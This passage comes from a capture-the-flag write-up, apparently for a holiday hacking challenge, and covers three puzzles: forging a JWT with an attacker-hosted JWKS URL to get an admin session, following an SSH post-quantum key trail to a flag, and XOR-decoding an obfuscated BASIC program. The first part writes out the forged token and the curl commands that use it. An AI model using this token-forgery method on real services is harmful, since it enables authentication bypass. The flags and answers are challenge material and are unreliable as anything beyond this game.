eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC8ud2VsbC1rbm93bi9qd2tzLmpzb24iLCJraWQiOiJqd3RfdG9vbCIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTUxNzQwMSwiZXhwIjoxNzY1NTI0NjAxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.lRlucFekM-TH-v1-a-8o3hFNLqfx325VKuiqYvKdKzbYhBpqLy6Nn0RN1VsPjAaQpoRsSJPrXavQgsGbv57ts_j_Xv2F1IdxOXSJSLY3NkCif6lRpuDqANADa2RbsUWJOPU0i-mptPfZbpoEXmJAJXG0oAhkPSmkPBBkSIIt0Cw3NRVYafa1jCO8Q3HfROW6d-jE8A5cDs4Skl2xIUMaJ8JuCTiefXxMN7hEZoYya64-B665niplJbri4T1KM6jmz3_wWZibq1kRINkHQ3eEJ5D3WslOrh0tESlXrN87hI67ArKLVlBXk3czs6xpZGALxXp_quK_by8DdA8xvKRTvQ
The forged token references a JWKS URL we control, so we host the generated JWKS file where the gnome service can fetch it:
Now we authenticate to the gnome service using the forged JWT. The server accepts the token and issues a session cookie where admin is set to true:
$ curl -i 'http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9wYXVsd2ViLm5laWdoYm9yaG9vZC8ud2VsbC1rbm93bi9qd2tzLmpzb24iLCJraWQiOiJqd3RfdG9vbCIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NTUxNzQwMSwiZXhwIjoxNzY1NTI0NjAxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.lRlucFekM-TH-v1-a-8o3hFNLqfx325VKuiqYvKdKzbYhBpqLy6Nn0RN1VsPjAaQpoRsSJPrXavQgsGbv57ts_j_Xv2F1IdxOXSJSLY3NkCif6lRpuDqANADa2RbsUWJOPU0i-mptPfZbpoEXmJAJXG0oAhkPSmkPBBkSIIt0Cw3NRVYafa1jCO8Q3HfROW6d-jE8A5cDs4Skl2xIUMaJ8JuCTiefXxMN7hEZoYya64-B665niplJbri4T1KM6jmz3_wWZibq1kRINkHQ3eEJ5D3WslOrh0tESlXrN87hI67ArKLVlBXk3czs6xpZGALxXp_quK_by8DdA8xvKRTvQ'
HTTP/1.1 302 FOUND
date: Fri, 12 Dec 2025 06:04:33 GMT
Server: Werkzeug/3.0.1 Python/3.12.3
Content-Type: text/html; charset=utf-8
Content-Length: 229
Location: /diagnostic-interface
Vary: Cookie
Set-Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aTuwcQ.DvshdaPToJJPQsu2_naGXsPXA5E; HttpOnly; Path=/

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/diagnostic-interface">/diagnostic-interface</a>. If not, click the link.
With an admin session cookie, we re-request /diagnostic-interface and gain access to the system log:
$ curl -b 'session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aTuv7w.AK4WCJtmupB0hsh4onAoC0VII4E' http://gnome-48371.atnascorp/diagnostic-interface
The system log explicitly names the malicious firmware image being downloaded: refrigeration-botnet.bin.
<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
<h1>AtnasCorp : Gnome Diagnostic Interface</h1>
<div style='display:flex; justify-content:center; gap:10px;'>
<img src='/camera-feed' style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0;' />
<div style='width:30vh; height:30vh; border:5px solid yellow; border-radius:15px; flex-shrink:0; display:flex; align-items:flex-start; justify-content:flex-start; text-align:left;'>
System Log<br/>
2025-12-12 01:51:33: Movement detected.<br/>
2025-12-12 03:54:32: AtnasCorp C&C connection restored.<br/>
2025-12-12 05:13:23: Checking for updates.<br/>
2025-12-12 05:13:23: Firmware Update available: refrigeration-botnet.bin<br/>
2025-12-12 05:13:25: Firmware update downloaded.<br/>
2025-12-12 05:13:25: Gnome will reboot to apply firmware update in one hour.</div>
</div>
<div class="statuscheck">
    <div class="status-container">
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Live Camera Feed</span>
        </div>
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Network Connection</span>
        </div>
        <div class="status-item">
            <div class="status-indicator active"></div>
            <span>Connectivity to Atnas C&C</span>
        </div>
    </div>
</div>

</body>
</html>
Submitting refrigeration-botnet.bin in the Objectives tab completes the objective and we are awarded an achievement.
Achievement
Congratulations! You have completed the Rogue Gnome Identity Provider challenge!
Quantgnome Leap⚓︎
Quantgnome Leap
Difficulty:
Location: Grand Hotel Lobby - Inside
Topic: Cryptography / Post-Quantum Cryptography & SSH Key Management
Charlie in the hotel has quantum gnome mysteries waiting to be solved. What is the flag that you find?
Overview
This challenge explores post-quantum cryptography (PQC) through SSH key progression - from classical algorithms vulnerable to quantum attacks, to PQC and hybrid approaches.
- RSA/ED25519 are vulnerable to Shor's algorithm on quantum computers
- Hybrid keys combine classical + PQC for quantum agility
- SSH public key comments often indicate the next hop in key chains
graph LR
    A[RSA Key - gnome1] --> B[ED25519 - gnome2]
    B --> C[MAYO PQC - gnome3]
    C --> D[Hybrid ECDSA+SPHINCS - gnome4]
    D --> E[Hybrid P521+ML-DSA - admin]
    E --> F[Read Flag]
We head inside the Grand Hotel Lobby to meet Charlie Goldner.


Speaking with Charlie Goldner awards an achievement.
Achievement
Congratulations! You spoke with Charlie Goldner!
Santa's hints point us toward:
- Using SSH public key comments to identify the next account
- Checking hidden locations (dot-directories) for keys
- Using process details to find the application directory where a secret is stored
Quantgnome Leap
When you give a present, you often put a label on it to let someone know that the present is for them. Sometimes you even say who the present is from. The label is always put on the outside of the present so the public knows the present is for a specific person. SSH keys have something similar called a comment. SSH keys sometimes have a comment that can help determine who and where the key can be used.
Quantgnome Leap
If you want to create SSH keys, you would use the ssh-keygen tool. We have a special tool that generates post-quantum cryptographic keys. The suffix is the same as ssh-keygen. It is only the first three letters that change.
Quantgnome Leap
User keys are like presents. The keys are kept in a hidden location until they need to be used. Hidden files in Linux always start with a dot. Since everything in Linux is a file, directories that start with a dot are also...hidden!
Quantgnome Leap
Process information is very useful to determine where an application configuration file is located. I bet there is a secret located in that application directory, you just need the right user to read it!
Clicking on the challenge opens a terminal introducing the QuantGnome and post-quantum cryptography (PQC).
                     +---------------------------------+
                     |  "If we knew the unknown, the   |
                     |  unknown wouldn't be unknown."  |
                     |   - Quantum Leap (TV series)    |
                     +---------------------------------+

                        You observed me, the Gnome...
                         ...and I observed you back.
                      Did you see me? Am I here or not?
                                Both? Neither?
                     Am I a figment of your imagination?
              Nay, I am the QuantGnome. Welcome to my challenge!
                                     ***
    Like me, the world of cryptography is full of mysteries and surprises.
     In this challenge, you will learn about the latest advancements in
  post-quantum cryptography (PQC), and how they can help secure our digital
            future against the threats posed by quantum computers.

                I am a reminder that the future is uncertain,
                   but with the right tools and knowledge,
              we can navigate the unknowns and emerge stronger.

                          Take the PQC leap with me!

        I have created a *PQC* key generation program on this system.
                             Find and execute it.
PQC Key Generator⚓︎
The prompt mentions a PQC key generation program that exists on the system, though generating keys is not required to solve the objective. The binary is located in /usr/local/bin:
qgnome@quantgnome_leap:/usr/local/bin$ ls -la
total 6856
drwxr-xr-x    1 root     root          4096 Oct 28 23:37 .
drwxr-xr-x    1 root     root          4096 Oct  8 09:29 ..
-rwxr-xr-x    1 root     root       7008584 Oct 28 23:37 pqc-keygen
Running it generates keys for multiple classical, PQC, and hybrid algorithms:
qgnome@quantgnome_leap:~$ pqc-keygen
- Summary -> Total algorithms = 28 | ✔ Keys generated = 28
Next, use -t to display key characteristics.

qgnome@quantgnome_leap:~$ ls -la ~/id*
-rw-------    1 qgnome   qgnome         387 Dec 12 15:34 id_ed25519
-rw-------    1 qgnome   qgnome        1799 Dec 12 15:34 id_rsa-2048
-rw-------    1 qgnome   qgnome        2578 Dec 12 15:34 id_rsa-3072
-rw-------    1 qgnome   qgnome        3357 Dec 12 15:34 id_rsa-4096
-rw-------    1 qgnome   qgnome        4688 Dec 12 15:34 id_ssh-ecdsa-nistp256-falcon512
-rw-------    1 qgnome   qgnome       13832 Dec 12 15:34 id_ssh-ecdsa-nistp256-mayo2
-rw-------    1 qgnome   qgnome        7532 Dec 12 15:34 id_ssh-ecdsa-nistp256-mldsa-44
-rw-------    1 qgnome   qgnome         732 Dec 12 15:34 id_ssh-ecdsa-nistp256-sphincssha2128fsimple
-rw-------    1 qgnome   qgnome        8741 Dec 12 15:34 id_ssh-ecdsa-nistp384-mayo3
-rw-------    1 qgnome   qgnome       11362 Dec 12 15:34 id_ssh-ecdsa-nistp384-mldsa-65
-rw-------    1 qgnome   qgnome        8728 Dec 12 15:34 id_ssh-ecdsa-nistp521-falcon1024
-rw-------    1 qgnome   qgnome       15820 Dec 12 15:34 id_ssh-ecdsa-nistp521-mayo5
-rw-------    1 qgnome   qgnome       14384 Dec 12 15:34 id_ssh-ecdsa-nistp521-mldsa-87
-rw-------    1 qgnome   qgnome        1138 Dec 12 15:34 id_ssh-ecdsa-nistp521-sphincssha2256fsimple
-rw-------    1 qgnome   qgnome        8185 Dec 12 15:34 id_ssh-falcon1024
-rw-------    1 qgnome   qgnome        4375 Dec 12 15:34 id_ssh-falcon512
-rw-------    1 qgnome   qgnome       13532 Dec 12 15:34 id_ssh-mayo2
-rw-------    1 qgnome   qgnome        8331 Dec 12 15:34 id_ssh-mayo3
-rw-------    1 qgnome   qgnome       15285 Dec 12 15:34 id_ssh-mayo5
-rw-------    1 qgnome   qgnome        7227 Dec 12 15:34 id_ssh-mldsa-44
-rw-------    1 qgnome   qgnome       10948 Dec 12 15:34 id_ssh-mldsa-65
-rw-------    1 qgnome   qgnome       13849 Dec 12 15:34 id_ssh-mldsa-87
-rw-------    1 qgnome   qgnome        6793 Dec 12 15:34 id_ssh-rsa3072-falcon512
-rw-------    1 qgnome   qgnome       15938 Dec 12 15:34 id_ssh-rsa3072-mayo2
-rw-------    1 qgnome   qgnome        9645 Dec 12 15:34 id_ssh-rsa3072-mldsa-44
-rw-------    1 qgnome   qgnome        2837 Dec 12 15:34 id_ssh-rsa3072-sphincssha2128fsimple
-rw-------    1 qgnome   qgnome         428 Dec 12 15:34 id_ssh-sphincssha2128fsimple
-rw-------    1 qgnome   qgnome         602 Dec 12 15:34 id_ssh-sphincssha2256fsimple
It can also display a summary table of algorithm characteristics:
qgnome@quantgnome_leap:~$ pqc-keygen -t
Algorithm                             Bits  NIST    Kind
------------------------------------  ----  ----  ---------
sphincssha2128fsimple                   32   1          PQC
sphincssha2256fsimple                   64   5          PQC
ed25519                                256   0    Classical
ecdsa-nistp256-sphincssha2128fsimple   288   1       Hybrid
ecdsa-nistp521-sphincssha2256fsimple   585   5       Hybrid
falcon512                              897   1          PQC
ecdsa-nistp256-falcon512              1153   1       Hybrid
mldsa-44                              1312   0          PQC
ecdsa-nistp256-mldsa-44               1568   1       Hybrid
falcon1024                            1793   5          PQC
mldsa-65                              1952   0          PQC
rsa-2048                              2048   0    Classical
ecdsa-nistp521-falcon1024             2314   5       Hybrid
ecdsa-nistp384-mldsa-65               2336   3       Hybrid
mldsa-87                              2592   0          PQC
mayo3                                 2986   3          PQC
rsa-3072                              3072   1    Classical
rsa3072-sphincssha2128fsimple         3104   1       Hybrid
ecdsa-nistp521-mldsa-87               3113   5       Hybrid
ecdsa-nistp384-mayo3                  3370   3       Hybrid
rsa3072-falcon512                     3969   1       Hybrid
rsa-4096                              4096   1    Classical
rsa3072-mldsa-44                      4384   0       Hybrid
mayo2                                 4912   1          PQC
ecdsa-nistp256-mayo2                  5168   1       Hybrid
mayo5                                 5554   5          PQC
ecdsa-nistp521-mayo5                  6075   5       Hybrid
rsa3072-mayo2                         7984   1       Hybrid
------------------------------------  ----  ----  ---------

You can use 'ssh-keygen -l -f <private key>' to see the bit size of a key.
Next step, SSH into pqc-server.com.
Key Trail and Account Progression⚓︎
The objective itself is solved by following the SSH key trail across accounts. Each account contains a private key and a corresponding .pub file whose comment identifies the next user.
We begin by inspecting the starting user's ~/.ssh directory:
qgnome@quantgnome_leap:~$ ls -la ~/.ssh
total 16
drwxr-xr-x    2 root     root          4096 Oct 29 00:29 .
drwxr-x---    1 qgnome   qgnome        4096 Dec 12 15:34 ..
-rw-------    1 qgnome   qgnome        2590 Oct 29 00:29 id_rsa
-rw-r--r--    1 qgnome   qgnome         560 Oct 29 00:29 id_rsa.pub
qgnome@quantgnome_leap:~$ cat ~/.ssh/*.pub | cut -d' ' -f3
gnome1
qgnome@quantgnome_leap:~$ ssh gnome1@localhost
The public key comment indicates the next hop is gnome1. We authenticate using a classical RSA key, and the system immediately frames RSA's weakness under quantum threat models (e.g., Shor's algorithm):
Welcome, gnome1 user! You made the first leap!

You authenticated with an RSA key, but that isn't very secure in a post-quantum world. RSA depends on large prime numbers, which a quantum computer can easily solve with something like
Shor's algorithm.

Take a look around and see if you can find a way to login to the gnome2 account.
Inside gnome1, the same pattern appears: inspect .ssh, read the key comment, and use the discovered key to jump to the next user.
gnome1@pqc-server:~$ ls -la ~/.ssh
total 16
drwxr-xr-x    2 root     root          4096 Oct 29 00:29 .
drwxr-x---    1 gnome1   gnome1        4096 Dec 12 15:38 ..
-rw-------    1 gnome1   gnome1         399 Oct 29 00:29 id_ed25519
-rw-r--r--    1 gnome1   gnome1          88 Oct 29 00:29 id_ed25519.pub
gnome1@pqc-server:~$ cat ~/.ssh/*.pub | cut -d' ' -f3
gnome2
gnome1@pqc-server:~$ ssh gnome2@localhost
We authenticate as gnome2 using ED25519. Even though ED25519 is compact and modern, the system again reinforces that classical public-key schemes remain at risk from sufficiently capable quantum computers:
Welcome, gnome2 user! You made the second leap!

You authenticated with an ED25519 key, smaller than an RSA key, but still not secure in a post-quantum world due to Shor's algorithm.

Take a look around and see if you can find a way to login to the gnome3 account.
Inside gnome2, the transition to post-quantum begins. We find a MAYO keypair and the key comment points us to gnome3.
gnome2@pqc-server:~$ ls -la ~/.ssh
total 32
drwxr-xr-x    2 root     root          4096 Oct 29 00:29 .
drwxr-x---    1 gnome2   gnome2        4096 Dec 12 15:42 ..
-rw-------    1 gnome2   gnome2       13532 Oct 29 00:29 id_mayo2
-rw-r--r--    1 gnome2   gnome2        6590 Oct 29 00:29 id_mayo2.pub
gnome2@pqc-server:~$ cat ~/.ssh/*.pub | cut -d' ' -f3
gnome3
gnome2@pqc-server:~$ ssh gnome3@localhost
gnome3 confirms that we authenticated using MAYO (PQC), with the warning that implementations/standardization status matters:
Welcome, gnome3 user! You made the third leap!

You authenticated with a MAYO post-quantum key.
A post-quantum cryptographic algorithm with promising results for embedded systems. HOWEVER, use MAYO with caution! Wait for a standardized implementation (if/when that
happens).

Take a look around and see if you can find a way to login to the gnome4 account.
Inside gnome3, we find a hybrid key combining classical ECDSA with SPHINCS+ (PQC). The key comment indicates the next hop is gnome4.
gnome3@pqc-server:~$ ls -la ~/.ssh
total 16
drwxr-xr-x    2 root     root          4096 Oct 29 00:29 .
drwxr-x---    1 gnome3   gnome3        4096 Oct 29 00:29 ..
-rw-------    1 gnome3   gnome3         744 Oct 29 00:29 id_ecdsa_nistp256_sphincssha2128fsimple
-rw-r--r--    1 gnome3   gnome3         265 Oct 29 00:29 id_ecdsa_nistp256_sphincssha2128fsimple.pub
gnome3@pqc-server:~$ cat ~/.ssh/*.pub | cut -d' ' -f3
gnome4
gnome3@pqc-server:~$ ssh gnome4@localhost
gnome4 explains the hybrid concept explicitly: two signatures (classical + PQC) are validated together, supporting "quantum agility."
Welcome, gnome4 user! You made the fourth leap!

You authenticated with a post-quantum hybrid key! What does that mean? A blended approach with proven classical cryptography and post-quantum cryptography.

In this case, you authenticated with a NIST P-256 ECDSA key (a classical elliptic curve) that also uses post-quantum SPHINCS+ (standardized by NIST in FIPS 205 as SLH-DSA). That makes this key extremely robust. According to NIST, this is a security level 1 key, which means this key is at least as strong as AES128.

Instead of a single exchange/signature (as with RSA or ED25519), this key produces two (one classical and one post-quantum) that are both checked together. If one fails, authentication fails. A hybrid approach is a great first step when testing and implementing post-quantum cryptography, giving organizations 'Quantum Agility'.

Take a look around and see if you can find a way to login to the admin account.
Final Leap to Admin⚓︎
From gnome4, the .ssh directory contains the final hybrid key needed to access admin. Again, the comment tells us exactly who it is intended for:
gnome4@pqc-server:~$ ls -la ~/.ssh
total 28
drwxr-xr-x    2 root     root          4096 Oct 29 00:29 .
drwxr-x---    1 gnome4   gnome4        4096 Oct 29 00:29 ..
-rw-------    1 gnome4   gnome4       14396 Oct 29 00:29 id_ecdsa_nistp521_mldsa87
-rw-r--r--    1 gnome4   gnome4        3739 Oct 29 00:29 id_ecdsa_nistp521_mldsa87.pub
gnome4@pqc-server:~$ cat ~/.ssh/*.pub | cut -d' ' -f3
admin
gnome4@pqc-server:~$ ssh admin@localhost
Logging in as admin, the system describes this as a security level 5 hybrid (P-521 + ML-DSA-87) and provides the key clue we need for the flag: locate the SSH daemon's runtime/config path and look for a restricted directory nearby.
You made the QuantGnome Leap! Your final stop.

You authenticated with another hybrid post-quantum key. What is different about this key? It uses the NIST P-521 elliptic curve (roughly equivalent to a 15360-bit RSA key) paired with
ML-DSA-87. According to NIST, ML-DSA-87 is a security level 5 algorithm, which provides the highest security level and is meant for the most secure environments. NIST standardized
CRYSTALS-Dilithium as ML-DSA in FIPS 204 with three defined security levels:

- ML-DSA-44: Security Level 2 - At least as strong as SHA256/SHA3-256
- ML-DSA-65: Security Level 3 - At least as strong as AES192
- ML-DSA-87: Security Level 5 - At least as strong as AES256

This is one of the strongest hybrid keys available in post-quantum cryptography. The other extremely strong security level 5 algorithms all use a combination of the NIST P-521
elliptic curve and one of the following PQC algorithms:

- falcon1024: Falcon (FN-DSA) with a 1024 lattice dimensional size
- sphincssha2256fsimple: SLH-DSA (SPHINCS+) using SHA2 256 and fast signature generation (hence the 'f' in the algorithm name)
- mayo5: MAYO-5 is the highest of the four MAYO security levels

This entire build/system is based off of the Linux Foundation's Open Quantum Safe (OQS) initiative. It uses the OQS liboqs library which provides PQC algorithm support.
You can find out more about the OQS initiative at https://openquantumsafe.org/.

Next Step: You now have access to a directory in the same location as the SSH daemon. Time to look around for your final flag.
Locating the Flag⚓︎
Once authenticated as admin, the on-screen guidance tells us the flag is in the same directory tree as the SSH daemon. We confirm where sshd is running from using process inspection, then inspect that directory.
admin@quantgnome_leap:~$ ps aux | grep ssh | head -n1
    7 root      0:00 sshd: /opt/oqs-ssh/sbin/sshd -D -f /opt/oqs-ssh/sshd_config -E /opt/oqs-ssh/sshd_logfile.log [listener] 0 of 10-100 startups
admin@quantgnome_leap:~$ cd /opt/oqs-ssh/
admin@quantgnome_leap:/opt/oqs-ssh$ ls -la
total 704
drwxr-xr-x    1 root     root          4096 Dec 12 15:16 .
drwxr-xr-x    1 root     root          4096 Oct 28 23:37 ..
drwxr-xr-x    1 root     root          4096 Oct 29 00:29 bin
dr-x------    1 admin    admin         4096 Oct 29 00:29 flag
-rw-------    1 nobody   nobody        2654 Dec 12 15:48 key-lookup.log
-r-xr-x---    1 root     nobody        1199 Oct 28 19:20 key-lookup.sh
-rw-------    1 root     root        620105 Oct 28 23:36 moduli
drwxr-xr-x    2 root     root          4096 Oct 28 23:36 sbin
dr-x------    1 root     root          4096 Oct 29 00:29 scripts
drwxr-xr-x    3 root     root          4096 Oct 28 23:36 share
-rw-r--r--    1 root     root           966 Oct 28 19:20 ssh_config
-rw-------    1 root     root         14384 Oct 29 00:29 ssh_host_ecdsa_nistp521_mldsa-87_key
-rw-r--r--    1 root     root          3734 Oct 29 00:29 ssh_host_ecdsa_nistp521_mldsa-87_key.pub
-rw-r--r--    1 root     root         14983 Oct 29 00:29 ssh_known_hosts
-rw-r--r--    1 root     root          1569 Oct 28 19:20 sshd_config
-rw-------    1 root     root          2382 Dec 12 15:48 sshd_logfile.log
drwxr-xr-x    2 root     root          4096 Oct 29 00:29 user-keys
admin@quantgnome_leap:/opt/oqs-ssh$ cd flag/
admin@quantgnome_leap:/opt/oqs-ssh/flag$ ls -la
total 16
dr-x------    1 admin    admin         4096 Oct 29 00:29 .
drwxr-xr-x    1 root     root          4096 Dec 12 15:16 ..
-r--------    1 admin    admin           33 Oct 28 19:20 flag
admin@quantgnome_leap:/opt/oqs-ssh/flag$ cat flag
HHC{L3aping_0v3r_Quantum_Crypt0}
The flag is HHC{L3aping_0v3r_Quantum_Crypt0}. Submitting it in the Objectives tab completes the objective and we are awarded an achievement.
Achievement
Congratulations! You have completed the Quantgnome Leap challenge!
Going in Reverse⚓︎
Going in Reverse
Difficulty:
Location: Retro Emporium - Inside
Topic: Reverse Engineering / Code Analysis & Deobfuscation
Kevin in the Retro Store needs help rewinding tech and going in reverse. Extract the flag and enter it here.
We head back to the Retro Emporium to meet Kevin McFarland.

After speaking with Kevin, we are awarded an achievement along with a downloadable BASIC program from an old Commodore 64 floppy disk.
Achievement
Congratulations! You spoke with Kevin McFarland!
Just a BASIC Program
You've stumbled upon an old Commodore 64 floppy disk containing a mysterious BASIC program.
Santa's hints suggest that while the disk is intact, the logic inside the program is intentionally obfuscated rather than physically damaged.
Going in Reverse
Holy cow! Another retro floppy disk, what are the odds? Well it looks like this one is intact.
Going in Reverse
Maybe it is encrypted OR encoded?
Going in Reverse
It looks like the program on the disk contains some weird coding.
Analysis of the BASIC Program⚓︎
Opening the BASIC source confirms that this is not encrypted at the filesystem level. Instead, the protection is implemented entirely in code using character-level transformations.
10 REM *** COMMODORE 64 SECURITY SYSTEM ***
20 ENC_PASS$ = "D13URKBT"
30 ENC_FLAG$ = "DSA|auhts*wkfi=dhjwubtthut+dhhkfis+hnkz"
40 INPUT "ENTER PASSWORD: "; PASS$
50 IF LEN(PASS$) <> LEN(ENC_PASS$) THEN GOTO 90
60 FOR I = 1 TO LEN(PASS$)
70 IF CHR$(ASC(MID$(PASS$,I,1)) XOR 7) <> MID$(ENC_PASS$,I,1) THEN GOTO 90
80 NEXT I
85 FLAG$ = "" : FOR I = 1 TO LEN(ENC_FLAG$) : FLAG$ = FLAG$ + CHR$(ASC(MID$(ENC_FLAG$,I,1)) XOR 7) : NEXT I : PRINT FLAG$
90 PRINT "ACCESS DENIED"
100 END
Line 70 is the key to understanding the entire routine. Each character of the user-supplied password is transformed using:
ASC()to convert the character to its ASCII valueXOR 7to apply a fixed XOR maskCHR$()to convert the result back to a character
That transformed character is then compared against the corresponding character in ENC_PASS$.
This means:
- The stored password is not hashed
- The comparison is reversible
- The same XOR-by-7 operation can be applied in reverse to recover the original plaintext
Line 85 uses the exact same transformation to decode ENC_FLAG$, confirming that XOR with key 7 is the only obfuscation mechanism used in the program.
This kind of lightweight XOR obfuscation is common in retro BASIC programs, where simplicity and performance mattered more than cryptographic strength.
Reversing the XOR Encoding⚓︎
To recover both the password and the flag, we apply an XOR operation with key 7 to the encoded strings. This can be done manually, in a script, or using CyberChef via the XOR operation with a decimal key of 7 against the encoded value.

This reveals the decoded password (C64RULES) and flag CTF{frost-plan:compressors,coolant,oil}.
Submitting CTF{frost-plan:compressors,coolant,oil} in the Objectives tab completes the objective and we are awarded an achievement.
Achievement
Congratulations! You have completed the Going in Reverse challenge!
With all seven Act 2 objectives complete, the gnomes' plot becomes clear - and the stakes rise in Act 3.